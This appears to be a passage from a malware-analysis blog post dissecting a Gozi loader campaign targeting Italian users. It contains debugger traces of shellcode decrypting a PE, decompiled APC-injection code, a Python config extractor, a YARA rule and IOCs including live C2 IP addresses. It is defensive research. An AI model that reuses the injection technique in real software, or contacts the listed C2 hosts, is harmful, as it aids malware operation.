After the API's were resolved the ShellCode will use VirtualAlloc to create a new memory section (0x230000):

```

00220233 E8 580B0000 call 220B90
00220238 83C4 0C add esp,C
0022023B 6A 04 push 4
0022023D 68 00100000 push 1000
00220242 8B85 58FFFFFF mov eax,dword ptr ss:[ebp-A8]
00220248 FF70 06 push dword ptr ds:[eax+6]
0022024B 6A 00 push 0
EIP 0022024D FF55 B4 call dword ptr ss:[ebp-4C] virtualAlloc
00220250 8945 F0 mov dword ptr ss:[ebp-10],eax
00220253 8365 DC 00 and dword ptr ss:[ebp-24],0
00220257 8B85 58FFFFFF mov eax,dword ptr ss:[ebp-A8]
0022025D 0FB640 01 movzx eax,byte ptr ds:[eax+1]

dword ptr ss:[ebp-4C]=0018EDD0 <&VirtualAlloc>=<kernel32.VirtualAlloc>

0022024D eax 00230000

00230000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
002300A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
002300B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
002300C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
002300D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
002300E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
002300F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

VirtualAlloc Call

Then a decryption loop will occur which will resolve and overwrite the freshly allocated memory with an executable binary:

```

EIP 00220294 8B85 48FFFFFF mov eax,dword ptr ss:[ebp-B8]
0022029A 40 inc eax
0022029B 8985 48FFFFFF mov dword ptr ss:[ebp-B8],eax
002202A1 8B85 58FFFFFF mov eax,dword ptr ss:[ebp-A8]
002202A7 8B8D 48FFFFFF mov ecx,dword ptr ss:[ebp-B8]
002202AD 3B48 02 cmp ecx,dword ptr ds:[eax+2]
002202B0 73 1C jae 2202CE
002202B2 8B45 F0 mov eax,dword ptr ss:[ebp-10] [ebp-10]: "MZ"
002202B5 0385 48FFFFFF add eax,dword ptr ss:[ebp-B8]
002202BB 8B8D 58FFFFFF mov ecx,dword ptr ss:[ebp-A8]
002202C1 038D 48FFFFFF add ecx,dword ptr ss:[ebp-B8]
002202C7 8A49 3A mov cl,byte ptr ds:[ecx+3A]
002202CA 8B08 mov byte ptr ds:[eax],cl
002202CC EB C6 jmp 220294

00230000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....yy..
00230010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....
00230020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00230040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..%.!..!..!Th
00230050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F is program canno
00230060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS
00230070 6D 6F 64 65 2E 0D 00 0A 24 00 00 00 00 00 00 00 mode....$.
00230080 59 86 91 2B 1D E7 FF 78 1D E7 FF 78 1D E7 FF 78 Y...cyx.cyx.cyx
00230090 14 9F 6C 78 15 E7 FF 78 1D E7 FF 78 51 E7 FF 78 ..lx.cyx.cyxQcyx
002300A0 DE E8 A2 78 1E E7 FF 78 14 9F 76 78 06 E7 FF 78 b6tx.cyx..vx.cyx
002300B0 14 9F 6B 78 1C E7 FF 78 14 9F 6E 78 1C E7 FF 78 ..kx.cyx..nx.cyx
002300C0 52 69 63 68 1D E7 FF 78 00 00 00 00 00 00 00 00 Rich.cyx.....
002300D0 50 45 00 00 4C 01 06 00 B3 C3 D2 63 00 00 00 00 PE..L...?A0c...
002300E0 00 00 00 00 E0 00 02 01 0B 01 09 00 00 12 00 00 ....a.....
002300F0 00 10 00 00 00 00 00 00 E1 1D 00 00 00 10 00 00 .....a.....

```

Gozi Loader Writing Process

At this point I've dumped the binary and moved to analyze it.

Gozi Loader

I've tried to upload the binary to [Tria.ge](https://triga.ge) and instantly got a result that they found it's Gozi binary statically:

Submission

Target

7.agenziaentrate_00230000.bin

Filesize

41.0kB

Completed

6-2-2023 13:9

Score

10^{/10}

gozi

7709

isfb

File tree

7.agenziaentrate_00230000.bin

.exe

Analyze

Select all

Deselect all

Files selected: 1/32

Tria.ge Static Incrimination

Which made me a bit confused because I know that Gozi stores references to it's config below the section table (and there supposed to be 3 config entries)

Gozi Real Config References			
000002B0	00 00 00 00 00 00 00 00	JJ_Header	Flags XOR_key
000002C0	00 00 00 00 00 00 00 00	4A 4A 00 21 AF 4E CA D9 0C	4A 15 9E 00 72 00 00
000002D0	00 00 00 00 00 00 00 00	4A 4A 00 21 AF 4E CA D9 0C	4A 15 9E 00 72 00 00
000002E0	64 5E 28 E1 00 CA 00 00	10 01 00 00 4A 4A 00 41	d'fá E .00 .JJ.A
000002F0	DE 71 6C D8 E1 DD B1 8F	00 CC 00 00 72 01 00 00	pq10a?z .I..x0
00000300	4A 4A 00 11 EE 71 6C D8	83 B9 EB 68 00 CE 00 00	JJ 0iq10I'eh.I..
00000310	00 01 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00
00000320	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00
00000330	CRC32_hash	Config_blob_offset	Config_blob_size

Binary Config References			
00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
4A 4A 00 21 AF 4E CA D9 0C	4A 15 9E 00 72 00 00	JJ .! NEÜ .J .z .r .	
00 AE 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.0	
00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	
00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	

Config References In Gozi Binaries

So I've opened IDA and tried to look what's going on with this binary, it contains a small amount of function (about 30) and in the "main" function, it will simply hold a reference to another function and will use the API `ExitProcess` in order to execute this function:

```

1 void __noreturn start()
2 {
3     int refFunc; // esi
4
5     refFunc = 0;
6     hHeap = HeapCreate(0, 0x400000u, 0);
7     if ( hHeap )
8     {
9         dModuleHandle = (int)GetModuleHandleA(0);
10        GetCommandLineW();
11        refFunc = mwMainFunc_4019F1();
12        HeapDestroy(hHeap);
13    }
14    ExitProcess(refFunc);
15 }

```

Start Function

APC Injection

I was hovering over the function `mwMainFunc_4019F1` and suddenly saw a call to the API `QueueUserAPC`

```

Thread = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)SleepEx, lpParameter, 0, 0);
if ( !Thread )
    goto LABEL_27;
if ( !QueueUserAPC((PAPCFUNC)pfnAPC, Thread, (ULONG_PTR)dwData ) )
{
    GetLastError = GetLastError();
    TerminateThread(Thread, GetLastError);
    CloseHandle(Thread);
    Thread = 0;
    SetLastError(GetLastError);
}

```

QueueUserAPC API Call

The main thing we need to know about APC Injection is that the first argument passed to `QueueUserAPC` will be the malicious content that the executed thread will execute. (In this case the developers of Gozi used the API `SleepEx` in order to perform the injection) In this case the first passed argument is actually a function `pfnAPC_40139F` which will decrypt the final Gozi payload and execute it using `ExitThread`

```

1 void __stdcall __noreturn pfnAPC_40139F(ULONG_PTR Parameter)
2 {
3     const CHAR *v1; // eax
4     int v2; // eax
5     unsigned int v3; // esi
6     char *v4; // edx
7     int v5; // eax
8     DWORD v6; // eax
9     int v7; // [esp+8h] [ebp-20h] BYREF
10    int v8; // [esp+Ch] [ebp-1Ch] BYREF
11    int v9[6]; // [esp+10h] [ebp-18h] BYREF
12
13    if ( (unsigned __int8)dword_40416C > 5u )
14        v1 = (char *)&unk_40513C + dword_404184;
15    else
16        v1 = (char *)&unk_40529C + dword_404184;
17    fn_convert_security_descriptor_str(v1);
18    memset(v9, 0, sizeof(v9));
19    if ( mmwDecrypt(v9, &v9[4], (unsigned int)lpParameter ^ 0xDD0210CF ) )
20    {
21        v2 = lstrlenW(lpString);
22        v3 = 2 * v2 + 2;
23        if ( !sub_4015B0(2 * v2 + 10, (int)&v8, (int)&v7) )
24        {
25            v4 = (char *)lpString;
26            v5 = v7;
27            *(_DWORD *)v7 = 0;
28            if ( v4 )
29                sub_401FE6(v3, v4, (_DWORD *)v5 + 4);
30            else
31                *(_WORD *)v5 + 4 = 0;
32        }
33        v6 = sub_4012FB();
34    }
35    else
36    {
37        v6 = 11;
38    }
39    ExitThread(v6);
40 }

```

pfnAPC Function

Dynamic Analysis

Lets see this in the debugger:

APC Injection:

```

00401833 8D45 DC      lea eax,dword ptr ss:[ebp-24]
00401836 50          push eax
00401837 56          push esi
00401838 68 9F134000  push 7. agenziaentrate_00230000.40139F
0040183D FF15 8C304000 call dword ptr ds:[<&QueueUserAPC>]
00401843 8B3D 38304000 mov edi,dword ptr ds:[<&CloseHandle>]
00401849 85C0        test eax,eax
0040184B 75 1C       jne 7. agenziaentrate_00230000.40139F
0040184D FF15 2C304000 call dword ptr ds:[<&GetLastError>]
00401853 8BD8        mov ebx,eax
00401855 53          push ebx
00401856 56          push esi
00401857 FF15 50304000 call dword ptr ds:[<&TerminateThread>]
0040185D 56          push esi
0040185E FF07        call edi
00401860 53          push ebx
00401861 33F6        xor esi,esi
00401863 FF15 4C304000 call dword ptr ds:[<&SetLastError>]
00401869 85F6        test esi,esi
0040186B 74 20       je 7. agenziaentrate_00230000.40139F
0040186D 6A FF       push FFFFFFFF
0040186F 56          push esi
00401870 FF15 1C304000 call dword ptr ds:[<&WaitForSingleObject>]
00401876 8945 FC     mov dword ptr ss:[ebp-4],eax
00401879 85C0        test eax,eax
0040187B 75 0B       jne 7. agenziaentrate_00230000.40139F
7. agenziaentrate_00230000.0040139F
push ebp
mov ebp,esp
and esp,FFFFFFF8
mov eax,dword ptr ds:[404184]
sub esp,20
cmp byte ptr ds:[40416C],5
push esi
push edi
ja 7. agenziaentrate_00230000.4013C0
lea eax,dword ptr ds:[eax+40529C]
jmp 7. agenziaentrate_00230000.4013C6
lea eax,dword ptr ds:[eax+40513C]
push eax
call 7. agenziaentrate_00230000.401D3C
push 6
xor eax,eax
pop ecx
lea edi,dword ptr ss:[esp+10]
rep stosd
mov eax,dword ptr ds:[404180]

```

APC Injection Procedure

Final Payload Decryption Routine:

The screenshot shows a debugger window with the following components:

- Assembly Window:** Shows the instruction `call <7. agenziaentrate_00230000.mwDecrypt>` at address 004013EC. The instruction pointer (EIP) is 004013F1.
- Register Window:** Shows the stack pointer (ESP) at 0783FA20. Other registers like EAX, ESI, EDI, and EBP are also visible.
- Dump Window:** Shows a memory dump starting at address 0783FA20. The dump contains hexadecimal data and ASCII text, including "MZ.....yy..", "is program cannot be run in DOS mode...", and "mode...\$...".
- Right Panel:** Contains a list of actions such as "Follow DWORD in Current Dump", "Follow in Stack", "Follow in Memory Map", "Label Current Address", "Watch DWORD", "Modify Value", "Breakpoint", "Find Pattern...", "Find References", "Sync with expression", "Allocate Memory", "Go to", "Hex", "Text", "Integer", "Float", "Address", and "Disassembly".

Final Payload Decryption Routine

Now I can dump the final payload and see whether or not I can extract some configs out of it.

Gozi Binary

I took a look below the section table and now we have 3 config entries as I would've expected:

```

000002D0 00 00 00 00 00 00 00 00 4A 4A 00 10 0C 58 CA D9 .....JJ...XËÛ
000002E0 64 5E 28 E1 00 CA 00 00 10 01 00 00 4A 4A 00 41 d^(á.Ë.....JJ.A
000002F0 13 58 CA D9 E1 DD B1 8F 00 CC 00 00 81 01 00 00 .XËÛáÿt..î.....
00000300 4A 4A 00 11 23 58 CA D9 83 B9 EB 68 00 CE 00 00 JJ...#XËÛf²en.î..
00000310 DB 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Û.....

```

Config Extraction

I won't be going over Gozi's capability but what was interesting for me is extracting the configurations for it, so I've read about how Gozi handles the configuration and how to work around it using [SentinelOne blog](#) about gozi and this was my final script:

```
import pefile

import re

import struct

import malduck

import binascii


FILE_PATH = '/Users/igal/malwares/gozi/01-03-23/8. final.bin'


FILE_DATA = open(FILE_PATH, 'rb').read()


def locate_structs():

    struct_list = []


    pe = pefile.PE(FILE_PATH)


    nt_head = pe.DOS_HEADER.e_lfanew

    file_head = nt_head + 4

    opt_head = file_head + 18

    size_of_opt_head = pe.FILE_HEADER.SizeOfOptionalHeader

    text_section_table = opt_head + size_of_opt_head + 2

    num_sections = pe.FILE_HEADER.NumberOfSections

    size_of_section_table = 32 * (num_sections + 1)

    end_of_section_table = text_section_table + size_of_section_table

    jj_struct_start = end_of_section_table + 48

    structs = FILE_DATA[jj_struct_start:jj_struct_start + 60]

    return structs.split(b'JJ')[1:]


def convertEndian(byteData):

    big_endian_uint = struct.unpack('>I', byteData)[0]

    little_endian_uint = big_endian_uint.to_bytes(4, byteorder='little')

    return little_endian_uint.hex()


def blobDataRetrieve(blobOff, blobLen):
```

```

pe = pefile.PE(FILE_PATH)

configOff = pe.get_offset_from_rva(blobOff)

blobData = FILE_DATA[configOff:configOff + blobLen].split(b'\x00\x00\x00\x00')[0]

return blobData

def aplibDecryption(config_data):
    ptxt_data = malduck.aplib.decompress(config_data)
    #print(ptxt_data)

    entry_data = []

    for entry in ptxt_data.split(b"\x00"):
        if len(entry) > 1:
            entry_data.append(entry.decode('ISO-8859-1'))

    return entry_data

def decodeC2(dataArray):
    for data in dataArray:
        if data.isascii() and len(data) > 20:
            c2List = data.split(' ')

            for c2 in c2List:
                print(f'\t{+} {c2}')

dataStructs = locate_structs()

for data in dataStructs:
    crcHash = convertEndian(data[6:10])

    if crcHash == 'e1285e64': #RSA Key Hash
        blobOffset = int(convertEndian(data[10:14]), 16)
        configOff = pe.get_offset_from_rva(blobOffset)
        print(f'[*] RSA Key at offset:{hex(configOff)}')

    if crcHash == '8fb1dde1': #Config Hash
        blobOffset = int(convertEndian(data[10:14]), 16)
        blobLength = int(convertEndian(data[14:18]), 16)
        blobData = blobDataRetrieve(blobOffset, blobLength)
        decryptedData = aplibDecryption(blobData)
        print(f'[*] C2 List:')
        decodeC2(decryptedData)

    if crcHash == '68ebb983': #Wordlist Hash
        blobOffset = int(convertEndian(data[10:14]), 16)

```

```
blobLength = int(convertEndian(data[14:18]), 16)
blobData = blobDataRetrieve(blobOffset, blobLength)
decryptedData = aplibDecryption(blobData)[0].split("\n\n")[1:-1]
print("[*] Wordlist:")
for word in decryptedData:
    print(f'\t[+] {word}')
[*] RSA Key at offset:0xa800
[*] C2 List:
[+] checklist.skype.com
[+] 62.173.141.252
[+] 31.41.44.33
[+] 109.248.11.112
[*] Wordlist:
[+] list
[+] stop
[+] computer
[+] desktop
[+] system
[+] service
[+] start
[+] game
[+] stop
[+] operation
[+] black
[+] line
[+] white
[+] mode
[+] link
[+] urls
[+] text
[+] name
[+] document
[+] type
[+] folder
[+] mouse
[+] file
[+] paper
```

[+] mark
[+] check
[+] mask
[+] level
[+] memory
[+] chip
[+] time
[+] reply
[+] date
[+] mirrow
[+] settings
[+] collect
[+] options
[+] value
[+] manager
[+] page
[+] control
[+] thread
[+] operator
[+] byte
[+] char
[+] return
[+] device
[+] driver
[+] tool
[+] sheet
[+] util
[+] book
[+] class
[+] window
[+] handler
[+] pack
[+] virtual
[+] test
[+] active
[+] collision
[+] process

[+] make

[+] local

[+] core

Yara Rule

The below rule was created to hunt down unpacked binaries:

```
import "pe"

rule Win_Gozi_JJ {

meta:

description = "Gozi JJ Structure binary rule"

author = "0xToxin"

malware_family = "Gozi"

date = "15-03-23"

strings:

$fingerprint = "JJ" ascii

$peCheck = "This program cannot be run in DOS mode" ascii

condition:

all of them and #fingerprint >= 2 and for all i in (1..#fingerprint - 1): (@fingerprint[i] < 0x400 and @fingerprint[i] > 0x250 and @fingerprint[i + 1] - @fingerprint[i] == 0x14)

}
```

You can see the result of proactive hunt using unpac.me yara hunt

Summary

In this blogpost we went over a recent Gozi distribution campaign that was targeting the Italian audience. The developers added some extra layers of protection to insure the payloads are being opened by Italian only users and by this bypass AV's to identify the retrieved payload.

IOC's

Samples:

AgenziaEntrate.hta - [a3cec099b936e9f486de3b1492a81e55b17d5c2b06223f4256d49afc7bd212bc](#)
AgenziaEntrate_decoded.js - [c99f4de75e3c6fe98d6fbbcd0a7dbf45e8c7539ec8dc77ce86cea2cfaf822b6a](#)
installazione.exe - [9d1e71b94eab825c928377e93377feb62e02a85b7d750b883919207119a56e0d](#)
shellcode1.bin - [ebea18a2f0840080d033fb9eb3c54a91eb73f0138893e6c29eb7882bf74c1c30](#)
shellcode2.bin - [df4f432719d32be6cc61598e9ca9a982dc0b6f093f8314c8557457729df3b37f](#)
gozi loader.bin - [061c271c0617e56aeb196c834fcab2d24755afa50cd95cc6a299d76be496a858](#)
gozi binary.bin - [876860a923754e2d2f6b1514d98f4914271e8cf60d3f95cf1f983e91baffa32b](#)

C2's:

62.173.141.252

31.41.44.33

109.248.11.112

Botnet: 7709

References

[Malware Analysis - Previous](#)

[ScrubCrypt - The Rebirth of Jlaive](#)

Last modified 11d ago